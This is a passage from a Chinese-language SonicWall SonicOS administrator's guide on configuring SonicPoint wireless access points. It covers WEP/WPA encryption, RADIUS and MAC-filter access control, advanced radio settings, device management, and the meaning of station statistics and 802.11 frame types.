1. 对于 **WEP - 两者皆是（开放系统和共享密钥）**和 **WEP - 共享密钥**，请转到第 633 页的 WEP 配置。
2. 对于 WPA 和 WPA 2 选项，请转到第 634 页的 WPA 或 WPA2 配置：。
3. 所有选项都调暗；转到第 636 页的 ACL 实施。

WEP 配置

WEP（有线等效保密）是用于 Wi-Fi 无线网络安全的标准。

WEP 密钥是用于 Wi-Fi 网络的安全代码系统。WEP 密钥允许本地网络（例如家庭网络）的一组设备相互交换加密的消息并向外界隐藏消息内容。

选择 WEP 密钥。在网络上启用 WEP 安全时，必须在 Wi-Fi 路由器以及通过 Wi-Fi 连接的每台设备上设置匹配的 WEP 密钥，以使它们彼此通信。

1 从 **WEP 密钥模式**下拉菜单选择加密密钥的大小：

- **无 – WEP - 两者皆是（开放系统和共享密钥）**的默认值。如果选择此选项，此部分中剩余的选项都变暗，请转到第 636 页的 ACL 实施。
- **64 位**
- **128 位**
- **152 位 - WEP - 共享密钥**的默认值

2 从**默认密钥**下拉菜单中，选择哪个密钥是默认密钥，也就是在尝试验证用户时尝试的第一个密钥：

- **密钥 1**（默认）
- **密钥 2**
- **密钥 3**
- **密钥 4**

3 从**密钥条目**下拉菜单中选择密钥是否是：

- **字母数字**（默认）
- **十六进制 (0-9, A-F)**

4 在**密钥 1 - 密钥 4**字段中，输入最多四个可能的 WEP 加密密钥以供在传输加密的无线流量时使用。输入最可用于您选定作为默认密钥的字段：


> **注：**每个密钥的长度基于所选择的密钥类型（字母数字或十六进制）和 WEP 强度（**WEP 密钥模式**）：64、128 或 152 位。

- **密钥 1：**与密钥索引关联的第一个静态 WEP 密钥。
- **密钥 2：**与密钥索引关联的第二个静态 WEP 密钥。
- **密钥 3：**与密钥索引关联的第三个静态 WEP 密钥。
- **密钥 4：**与密钥索引关联的第四个静态 WEP 密钥。

5 转到第 636 页的 ACL 实施

WPA 或 WPA2 配置：

注：这些选项随所选择的验证类型而变化。



1 从**加密类型**下拉菜单中选择用于加密无线数据的加密类型：

- **AES**（较新、更安全；默认值）：AES（高级加密标准）是专门设计用来防止无线网络中的攻击的一组密码。AES 可用于 128、192 或 256 位的分组密码中，取决于您要将其用于的硬件。在网络领域，认为 AES 是所有常见安装加密包中最安全的。
- **TKIP**（较旧，兼容性更好）：TKIP（临时密钥完整性协议）实际上不是密码，而是用来提升 WEP（有线等效保密网络）的整体安全性的一套安全算法。众所周知 WEP 存在许多严重的安全漏洞。TKIP 为 WEP 添加了额外的保护层。
- **自动**：设备自动选择加密类型。

2 在**群组密钥间隔（秒）**字段中，输入群组密钥有效的时段，也就是，该加密密钥自动更改以提升安全性之前的时间间隔。默认值为 **86400** 秒（24 小时）。设置为较低的值会导致连接问题。

3 如果从**验证类型**下拉菜单中您选择了：

- PSK 验证类型，请转到步骤 4。
- EAP 验证类型，请转到第 634 页的 RADIUS 服务器设置。

4 仅针对 PSK 验证类型，在**密码**字段中输入您的网络用户要访问网络必须输入的密码。

注：仅当您为验证类型配置 **WPA-PSK**、**WPA2-PSK** 或 **WPA2-AUTO-PSK** 时，才显示此选项。

5 转到第 636 页的 ACL 实施。

RADIUS 服务器设置

注：仅当您为验证类型选择了 **WPA-EAP**、**WPA2-EAP** 或 **WPA2-AUTO-EAP** 时，才显示此选项。

使用 WPA 或 WPA2 时，可扩展验证协议 (EAP) 可用。该解决方案使用支持外部 802.1x/EAP 的 RADIUS 服务器进行密钥生成。兼容 EAP 的 RADIUS 服务器提供 802.1X 验证。RADIUS 服务器必须配置为支持此验证以及与 SonicWALL 的所有通信



1 单击**配置**按钮。将显示 **SonicPoint Radius 服务器设置**对话框。



2 在 **Radius 服务器重试**字段中输入从 1 到 10 的次数，是防火墙在尝试故障转移到其他 Radius 服务器之前尝试的次数。


3 在**重试间隔（秒）**字段中输入两次重试之间等待的时间，从 0 到 60 秒。默认数字为 **0**，即不需要等待。

4 要配置 **Radius 服务器设置**，请参见第 637 页的远程 MAC 地址访问控制设置。

5 转到第 636 页的 ACL 实施。

虚拟接入点加密设置

注：仅当在**设置**选项卡的**虚拟接入点设置**部分中的 **802.11n 无线虚拟接入点群组**下拉菜单中选择了 VAP 时，才会显示此部分。



1 单击**配置**。显示**编辑 802.11n 虚拟接入点 WEP 密钥**对话框。



2 从**密钥条目方法**单选按钮，选择密钥是否是：

- **字母数字**（默认）
- **十六进制 (0-9, A-F)**

3 从**默认密钥**单选按钮中，选择默认密钥，也就是在尝试验证用户时尝试的第一个密钥：

- **密钥 1**（默认）
- **密钥 2**
- **密钥 3**
- **密钥 4**

4 在**密钥 1 - 密钥 4**字段中，输入最多四个可能的 WEP 加密密钥以供在传输加密的无线流量时使用。输入最可用于您选定作为默认密钥的字段。

- **密钥 1**：与密钥索引关联的第一个静态 WEP 密钥。
- **密钥 2**：与密钥索引关联的第二个静态 WEP 密钥。
- **密钥 3**：与密钥索引关联的第三个静态 WEP 密钥。
- **密钥 4**：与密钥索引关联的第四个静态 WEP 密钥。

5 从**密钥类型**下拉菜单中选择每个密钥的大小：

- 无（默认值）
- **64 位**
- **128 位**
- **152 位**

6 单击**确定**。


ACL 实施



1 选中**启用 MAC 过滤列表**复选框，通过允许或拒绝来自特定设备的流量强制执行访问控制。默认情况下，不选择此选项，且**允许列表**和**拒绝列表**选项为灰色。

2 从**允许列表**下拉菜单选择 MAC 地址群组，以自动允许有该群组中的 MAC 地址的所有设备的流量：

- **创建新 Mac 地址对象群组...** – 将显示**添加地址对象群组**对话框。



a 在**名称**字段中，为地址对象群组输入好记的名称。

b 从左列选择一个或多个对象。

c 单击**向右的箭头**按钮，以将所选移动到右列。

d 重复步骤 b 和步骤 c，直到您已经为该地址对象群组选择了需要的所有对象。

e 单击**确定**。该新群组将成为**允许列表**下拉菜单中的默认选择。

- 所有 **MAC** 地址

  提示：推荐将**允许列表**设置为“所有 MAC 地址”。

- 默认 **SonicPoint ACL** 允许组
- 自定义 MAC 地址对象群组

3 从**拒绝列表**下拉菜单选择 MAC 地址组，以自动拒绝来自有该组中的 MAC 地址的所有设备的流量。

重要：**拒绝列表**在**允许列表**之前执行。

- **创建新 Mac 地址对象群组...** – 将显示**添加地址对象群组**对话框。如需配置地址对象群组，请参见步骤 a。
- 无 **MAC** 地址
- 默认 **SonicPoint ACL** 拒绝组

  提示：推荐将**拒绝列表**设置为**默认 SonicPoint ACL 拒绝群组**。

- 自定义 MAC 地址对象群组

4 （可选）选择**启用 MIC 失败 ACL 黑名单列表**以检测 WPA TKIP MIC 故障洪泛，并自动将有问题的无线站点放入黑名单以阻止攻击。随着无线客户端生成 TKIP 应对措施，它们也会自动移动到黑名单，以便同一无线 LAN 网络中的其他无线站点不受影响。默认情况下，未选择此设置。

5 在 **MIC 失败频率阈值**字段中输入每分钟的 MIC 故障最大数，默认为 **3**。达到阈值之后，源将列入黑名单中。

提示：源列入黑名单中之后，它将添加到动态创建的**默认 SonicPoint ACL 拒绝群组**中。可以在**网络 > 地址对象**页面中查看此内容。

6 如果您：

- 未在**设置**选项卡上指定 VAP，请转到第 637 页的远程 MAC 地址访问控制设置。
- 在**设置**选项卡上指定了 VAP，请转到第 638 页的高级选项卡。

远程 MAC 地址访问控制设置

重要：如果从**设置**选项卡上 **802.11n 无线虚拟接入点群组**下拉菜单中选择 VAP，此部分不可用。转到第 638 页的高级选项卡。

如果在**验证类型**下拉菜单中选择了 EAP 验证类型，将显示如下消息：

```
Remote MAC address access control can not be set
when IEEE 802.11i EAP is enabled.
```

单击**确定**。



1 选中**启用远程 MAC 访问控制**复选框，强制在远程 Radius 服务器中实施基于 MAC 的验证策略的无线访问控制。

2 单击**配置**。将显示 **Radius 服务器全局设置**对话框。



3 如需在 **Radius 服务器全局设置**对话框中配置设置的步骤，请参见第 617 页的远程 MAC 地址访问控制设置。

4 单击**确定**。

高级选项卡



在**高级**选项卡中，配置 802.11n 无线的性能设置。对于大多数 802.11n 高级选项，默认设置可实现最佳性能。

注：除了两个设置外，VAP 和非 VAP 配置文件的高级设置是相同的。不同之处会在步骤中说明。

1 单击**高级**选项卡。

2 如果您：

- 在**设置**选项卡上选择了 VAP，请转到步骤 3。
- 如果在**设置**选项卡上未选择 VAP，（可选）请选择**隐藏信标中的 SSID** 以使该 SSID 发送无 SSID 信标，而非广告无线 SSID 名称。发送无 SSID 信标会强制无线客户端知道 SSID 才进行连接。默认情况下取消勾选该选项。

3 从**日程 IDS 扫描**下拉菜单中，为 IDS（入侵检测服务）扫描选择时间表。选择对无线网络的需求较低的时间，以安排入侵检测服务扫描，从而最小化由于已丢弃的无线连接所造成的不便。可以通过选择**创建新日程**创建您自己的日程，或选择**已禁用**来禁用该功能，默认为禁用。

> **注：** IDS 提供多种入侵检测功能来保护网络免受无线威胁。此功能可检测针对 WLAN 基础设施（由授权的接入点、射频介质和有线网络组成）的攻击。将授权的或有效的接入点定义为属于 WLAN 基础设施的接入点。接入点为 SonicPoint 或第三方接入点。

4 从**数据速率**下拉菜单 - 选择传输和接收数据的速度。

最佳（默认值）	**9 Mbps**	**18 Mbps**	**36 Mbps**	**54 Mbps**
6 Mbps	**12 Mbps**	**24 Mbps**	**48 Mbps**	

最佳选项可自动选择在有干扰和其他因素的情况下您的区域中的最佳可用速率。**最佳**是默认值，而且如果您在**设置**选项卡上选择了 VAP，则也是唯一选择。

5 从**传输功率**下拉菜单中，选择传输功率，它会影响 SonicPoint 的范围：

- **全功率**（默认）
- **半功率(-3 dB)**
- **四分之一功率 (-6 dB)**
- **八分之一功率(-9 dB)**
- **最小**

6 从**天线分极**下拉菜单中选择**最佳**（默认值）。**天线分极**设置可确定 SonicPoint 使用哪个天线发送和接收数据。选择**最佳**选项后，SonicPoint 将自动选择信号最强最清晰的天线。

7 在**信标间隔（毫秒）**字段中，输入两次发送无线 SSID 信标之间的毫秒数。此间隔表示两次信标传输之间间隔的时间。在站点进入省电模式之前，需要知道信标间隔以便知道何时醒来接收该信标（并了解接入点是否有缓存的帧）。

最小间隔为 20 毫秒，最大为 1000 毫秒，默认值为 **100** 毫秒。

8 在 **DTIM 间隔**字段，输入两次发送信标中的传输指示消息 (DTIM) 间隔的时间，以毫秒为单位。此间隔是刷新未确认的网络广播之前的最大信标周期数。在使用的无线客户端使用电源管理功能睡眠时，在 DTIM 期间客户端必须至少恢复一次以接收广播。802.11 省电模式客户端会收到流入多播数据包的提醒。

最小间隔为 1 毫秒，最大为 255 毫秒，默认值为 **1** 毫秒。

9 在**分片阈值（字节）**字段 - 输入想要网络允许的分片数据的字节数。分段阈值可限制最大帧大小。从而缩短传输帧所需的时间，因此降低损坏该帧（以更多的数据开销为代价）的可能性。分割无线帧，以增加在有射频干扰或无线覆盖不佳的区域内的可靠性和吞吐量。较低的阈值数会产生较多的片段。

最小值为 256 字节，最大值为 2346 字节，默认值为 **2346** 字节。

10 在 **RTS 阈值（字节）**字段中输入请求发送 (RTS) 的字节数阈值。RTS 阈值指定了发送器必须使用的帧大小。分割无线帧，以增加在有射频干扰或无线覆盖不佳的区域内的可靠性和吞吐量。传输的帧超过此阈值的无线客户端必须发出请求发送 (RTS) 并等待接入点以清除发送 (CTS) 作出响应。此选项不仅可以用于避免隐藏节点问题，而且可以帮助防止不在无线对等范围内且无法检测到其他无线客户端正在传输或者在同一接入点的范围内但可能不在彼此的范围内的无线客户端在空中相撞。

最小值为 256 字节，最大值为 2346 字节，默认值为 **2346** 字节。许多供应商使用的默认值为 **2346** 字节。较低的阈值数会产生较多的片段。

11 在**最大客户端关联数**字段 - 输入想要使用此配置文件的每个 SonicPoint 一次性支持的无线客户端数目。最小数值为 1 个客户端，最多为 128 个客户端，默认值为 **32** 个客户端。

12 在**工作站不活动超时（秒）**字段中，输入在接入点使无线客户端超时之前的无线客户端不活动的最长时间，以秒为单位。最小时长为 60 秒，最大时长为 36000 秒，默认值为 **300** 秒。

13 如果您：

- 未在**设置**选项卡上选择 VAP，请转到步骤 14。
- 在**设置**选项卡上选择了 VAP，请从**初始长度**下拉菜单选择前导长度，这是在与无线主机关联时发送的初始无线通信：**长**或**短**。

14 从 **WMM（Wi-Fi 多媒体）**下拉菜单，选择 WMM 配置文件是否与此配置文件关联：

- **已禁用**（默认）
- **创建新 WMM 配置文件**。随即显示**添加 Wlan WMM 配置文件**窗口。如需配置 WMM 配置文件的信息，请参见第 713 页的配置 Wi-Fi 多媒体参数。
- 配置 WMM 配置文件

传感器选项卡



在**传感器**选项卡中，启用或禁用无线入侵探测和防御 (WIDP) 模式。

重要：如果选择此选项，将自动禁用接入点或虚拟接入点功能。

1 选中**启用 WIDP** 复选框，以使 SonicPoint N 作为专用 WIDP 传感器运行。
   - 从下拉菜单中选择 SonicPoint N 作为 WIDP 传感器运行的时间，或选择**创建新日程...** 以指定不同的时间；默认为**总是**。
2 单击**确定**。

管理 SonicPoints

主题：

- 第 640 页的修改(编辑) SonicPoint 配置文件
- 第 641 页的更新 SonicPoint 设置

修改(编辑) SonicPoint 配置文件

如需修改（编辑）*SonicPoint* 配置文件，请执行以下步骤：

1 转至 **SonicPoint > SonicPoints** 页面。

2 单击想要修改的 SonicPoint 配置文件的**编辑**图标。此时会显示编辑 Sonicpoint <...> 配置文件对话框。此对话框中的可用选项取决于您正在编辑的 SonicPoint 的类型。

3 根据需要编辑配置文件设置。**编辑 SonicPoint <...> 配置文件**对话框与在以下部分所述的**添加 SonicPoint <...> 配置文件**对话框相同：

- 第 604 页的配置 SonicPoint ACe/ACi/N2 或 NDR 配置文件
- 第 625 页的配置 SonicPoint N 配置文件

4 完成时，单击**确定**。将显示警告消息，通知您同一区域内的所有 SonicPoint 设备都已自动设置。

5 单击**确定**。

单击**确定**后，所有链接的 SonicPoint 设备都将进行重新设置并重启。

更新 SonicPoint 设置

您可以更改 **Sonicpoint > SonicPoints** 页面上任何单独 SonicPoint 的设置。

主题：

- 第 641 页的同步 SonicPoints
- 第 641 页的删除单个 SonicPoint 配置文件
- 第 641 页的删除所有的 SonicPoint 配置文件
- 第 642 页的删除单个 SonicPoints
- 第 642 页的删除所有 SonicPoints
- 第 642 页的重启单个 SonicPoints
- 第 642 页的重启所有 SonicPoints

同步 SonicPoints

单击 **SonicPoint > SonicPoints** 页面顶部的**同步 SonicPoints** 

按钮，从 SonicWALL 设备向 WLAN 区域发布查询指令。所有连接的 SonicPoint 都会向设备报告它们的当前设置和统计数据。SonicOS 还将尝试查找是否有未注册防火墙的任何新连接 SonicPoint。

注：此按钮轮询 SonicPoints，但不向 SonicPoints 推送配置。

删除单个 SonicPoint 配置文件

注：您无法删除预先定义的 SonicPoint 配置文件，只能删除您添加的那些。

您可以从 **SonicPoint > SonicPoints** 页面的 **SonicPointN 供应商配置文件**部分删除个别 SonicPoint 配置文件：

- 通过以下操作删除 SonicPoint 配置文件：
  1 单击其**删除**按钮。将显示确认消息。
  2 单击**确定**。
- 通过以下操作删除一个或多个 SonicPoint 配置文件：
  1 选中要删除的 SonicPoint 名称旁边的复选框。**删除**按钮随即激活。
  2 单击**删除**按钮。将显示确认消息。
  3 单击**确定**。

删除所有的 SonicPoint 配置文件

注：您无法删除预先定义的 SonicPoint 配置文件，只能删除您添加的那些。

您可以从 **SonicPoint > SonicPoints** 页面的 **SonicPointN 供应商配置文件**部分删除所有 SonicPoint 配置文件：

1 选中列标头中 **#** 旁边的复选框。**全部删除**按钮随即激活。

2 单击**全部删除**按钮。将显示确认消息

3 单击**确定**。

删除单个 SonicPoints

您可以从 **SonicPoint > SonicPoints** 页面的 **SonicPointNs** 部分删除个别 SonicPoint：

- 通过以下操作删除 SonicPoint：
  1 单击其**删除**按钮。将显示确认消息。
  2 单击**确定**。
- 通过以下操作删除一个或多个 SonicPoint：
  1 选中要删除的 SonicPoint 名称旁边的复选框。**删除**按钮随即激活。
  2 单击**删除**按钮。将显示确认消息。
  3 单击**确定**。

删除所有 SonicPoints

您可以从 **SonicPoint > SonicPoints** 页面的 **SonicPointNs** 部分删除全部 SonicPoint：

1 选中列标头中 **#** 旁边的复选框。**全部删除**按钮随即激活。

2 单击**全部删除**按钮。将显示确认消息。

3 单击**确定**。

重启单个 SonicPoints

您可以从 **SonicPoint > SonicPoints** 页面的 **SonicPointNs** 部分重启个别 SonicPoint：

1 选中要重启的 SonicPoint 名称旁边的复选框。**重启**图标随即激活。

2 单击**重启**按钮。将显示确认消息。



3 选择重启类型：
- **重启**（默认）- 重启到已配置的配置文件设置。
- **重启到出厂模式** - 重启到出厂默认设置。

△ 小心：**选择此选项会用出厂默认值覆盖 SonicPoint 配置文件。**

4 单击**确定**。

重启所有 SonicPoints

您可以在 **SonicPoint > SonicPoints** 页面上重启所有 SonicPoint：

1 单击**全部重启**按钮。将显示**重启全部 SonicPoint 确认**对话框。

2 选择以下一项：
- **重启**（默认）- 重启到已配置的配置文件设置。

- 重启到出厂模式

△ | 小心：选择此选项会用出厂默认值覆盖 **SonicPoint** 配置文件。

3 单击**确定**以重启 SonicPoint 或**取消**以关闭窗口，不重启。

63

查看站点状态

- 第 644 页的 SonicPoint > 站点状态
  - 第 645 页的查看统计信息
  - 第 647 页的客户端验证流程

SonicPoint > 站点状态

SonicPoint > 站点状态显示每个 SonicPoint 的统计数据报告。



该表列出了与每个 SonicPoint 相连的所有无线客户端的条目。表的各部分按 SonicPoint 划分。在每个 SonicPoint 下，是当前与其相连的所有客户端的列表。

单击左上角的**刷新**按钮刷新列表。


主题：

- 第 645 页的查看统计信息
- 第 647 页的客户端验证流程

查看统计信息

单击**统计**图标，查看单独站点的详细报告。每个 SonicPoint 设备都会对两个无线和每个站点进行报告，并会将以下信息报告给其对等 SonicOS：

SonicPointN




SonicPointN 统计

SonicPointN 信息	
名次：	SonicPoint N2 d791f0
Mac 地址：	c0:ea:e4:d7:91:f0
IP 地址：	192.168.172.240
接口：	X5
区域：	WLAN
状态：	可操作
运行时间：	7 天, 9 小时, 8 分钟, 3 秒

无线统计		
描述	无线 0	无线 1
BSSID:	c0:ea:e4:d7:91:f2	c0:ea:e4:d7:91:fa
SSID / MSSID:	sonicwall-1490	sonicwall-1490-1
信道：	802.11n 5GHz 混合 - 自动频段 自动 (44|48)	802.11n 2.4GHz 混合 - 自动频段 自动 (13)
连接的站点：	0	0
关联：	0	0
不关联：	0	0
重新关联：	0	0
验证：	0	0
不验证：	0	0
丢弃数据包：	0	0

流量统计				
描述	无线 0		无线 1	
	Rx	Tx	Rx	Tx
正确数据包：	23705845	78054	21686354	29797
错误数据包：	0	31874	0	31874
正确字节：	3234459269	20839218	426972892	6584167
管理数据包：	23705845	6337363	21686287	6345677
控制数据包：	0	0	0	0
数据数据包：	23705845	110310	21686354	118767

SonicPointNDR



SonicPointN 统计

SonicPointN 信息	
名次：	SonicPoint ACe cf2af0
Mac 地址：	c0:ea:e4:cf:2a:f0
IP 地址：	192.168.172.244
接口：	X5
区域：	WLAN
状态：	可操作
运行时间：	7 天, 9 小时, 11 分钟, 55 秒

无线统计		
描述	无线 0	无线 1
BSSID:	c0:ea:e4:cf:2a:f2	c0:ea:e4:cf:2a:fa
SSID / MSSID:	sonicwall-1490	sonicwall-1490-1
信道：	802.11ac 5GHz 混合 - 自动 (36*|40|44|48)	802.11n 2.4GHz 混合 -
连接的站点：	0	0
关联：	0	0
不关联：	0	0
重新关联：	0	0
验证：	0	0
不验证：	0	0
丢弃数据包：	0	0

流量统计				
描述	无线 0		无线 1	
	Rx	Tx	Rx	Tx
正确数据包：	37011218	6338447	43615940	5389
错误数据包：	81857	0	0	31886
正确字节：	0	0	1161584562	1189999
管理数据包：	37011218	6338447	43615921	6554888
控制数据包：	0	0	1	0
数据数据包：	0	0	43615940	325788

主题：

- 第 646 页的站点/SonicPointN 信息

- 第 646 页的无线统计
- 第 646 页的流量统计

站点/SonicPointN 信息

- **MAC 地址** – 客户端（站点）的硬件地址。
- **状态** – 站点的状态。状态可包括：
  - **无** – 不存在站点的任何状态信息。
  - **已认证** – 站点已成功验证。
  - **已关联** – 站点已关联。
  - **已加入** – 站点已加入 ESSID。
  - **已连接** – 站点已连接（加入、验证或关联）。
  - **连接** – 接入点状态，指示接入点已启动且正在运行。
  - **断开** – 接入点状态，指示接入点未运行。

无线统计

- **关联** – 通电后关联的总数。
- **不关联** – 取消关联的总数。
- **重新关联** – 重新关联的总数。
- **验证** – 验证的总数。
- **不验证** – 取消验证的总数。
- **丢弃数据包** - 已丢弃的数据包数。

流量统计

- **正确数据包** – 接收/传输的良好数据包的总数。
- **错误数据包** – 接收/传输的不良数据包的总数。
- **正确字节** – 接收/传输的正确字节的总数。
- **管理数据包** – 接收/传输的管理数据包的总数。管理数据包包括：
  - **身份验证帧** – 802.11 身份验证是一种验证方法，接入点据此确定接受还是拒绝无线 NIC 创建资源的身份。身份验证限制在网络上发送和接收的能力。
  - **未验证** – 这是由一个站点发出的通知数据包，如果该站点希望终止安全通信，就会向另一站点发送取消验证的帧。这是从验证站点发出的单向通信。
  - **关联请求帧** – 802.11 关联使接入点能够为无线 NIC 分配资源并与其同步。NIC 通过向接入点发送关联请求，开始关联过程。此帧携带有关 NIC 的信息（例如支持的数据速率）以及希望与之关联的网络的 SSID。在收到关联请求后，接入点会考虑与 NIC 关联且（如果得到接受）为 NIC 保留内存空间并建立关联 ID。
  - **关联响应帧** – 接入点向请求关联的无线 NIC 发送包含接受或拒绝通知的关联响应帧，且其中包含请求者的关联 ID。如果接入点接受该无线 NIC，帧中将包含关联的相关信息，例如关联 ID 和支持的数据速率。

- **重新关联请求帧** – 此帧与关联请求帧类似，但是有不同的用途。此帧主要在客户端漫游中有用，如果站点漫游离开当前关联的接入点且发现另一接入点有更强的信标信号，该无线 NIC 将向该新的接入点发送重新关联请求帧。然后该新接入点会协调转发可能仍在前一接入点的缓存中等待传输到无线 NIC 的数据帧。要获得成功关联，发送者必须已通过身份验证。
- **重新关联响应帧** – 接入点向请求重新关联的无线 NIC 发送包含接受或拒绝通知的重新关联响应帧。在关联进程中，帧中将包含关联的相关信息，例如关联 ID 和支持的数据速率。
- **探测请求** – 当有站点或客户端变为可用时，或者在 PC 上有启用的 WLAN 卡变为可用时，将发送探测请求帧以从另一站点或接入点获取所需的信息。会在客户端支持的每个信道发送探测请求帧，以尝试查找与该 SSID 和客户端请求的数据速率匹配的所有接入点。客户端通过衡量诸如支持的数据速率等各种因素，来决定关联哪个接入点。
- **探测响应** – 在响应探测请求时，符合条件的接入点将以包含同步信息和接入点负载的探测响应帧作出响应，且可能包含其他信息，例如能力信息，所支持的数据速率。
- **信标帧** – 接入点会定期发送信标帧以公布它的存在和转发信息，例如时间戳，以帮助有该接入点的 BSS、SSID 以及其他参数的成员站点同步到范围内的无线 NIC。
- **ATIM 消息** – 是 IBSS 的流量指示图（在 BSS 中，TIM 包含在信标中）。
- **不关联** – 一个站点如果希望终止关联，就会向另一个站点发送取消关联帧。取消关联是来自接入点或设备的简单声明。

- **控制数据包** – 接收/传输的控制数据包的总数。控制数据包包括：
  - **RTS** – RTS（请求发送）帧可减少在有隐藏站点与同一接入点关联时发生的帧冲突。一个站点向另一个站点发送 RTS 帧作为发送数据帧之前必要的双向握手的第一阶段。
  - **CTS** – 站点以 CTS（清除发送）帧响应 RTS，为请求站点提供放行，以发送数据帧。CTS 包含时间值，让所有其他站点（包括隐藏站点）在必要的时间段内延迟传输数据帧，以使请求站点发送数据帧。此时段可以最大限度减少隐藏站点之间的冲突，如果正确实施可以获得更高的吞吐量。
  - **ACK** – 在接收数据帧后，接收站点将利用错误检查进程来检测存在的错误。如果未发现错误，接收站点将向发送站点发送 ACK（肯定应答）帧。如果在一段时间后发送站点未收到 ACK，发送站点将重新发送数据帧。
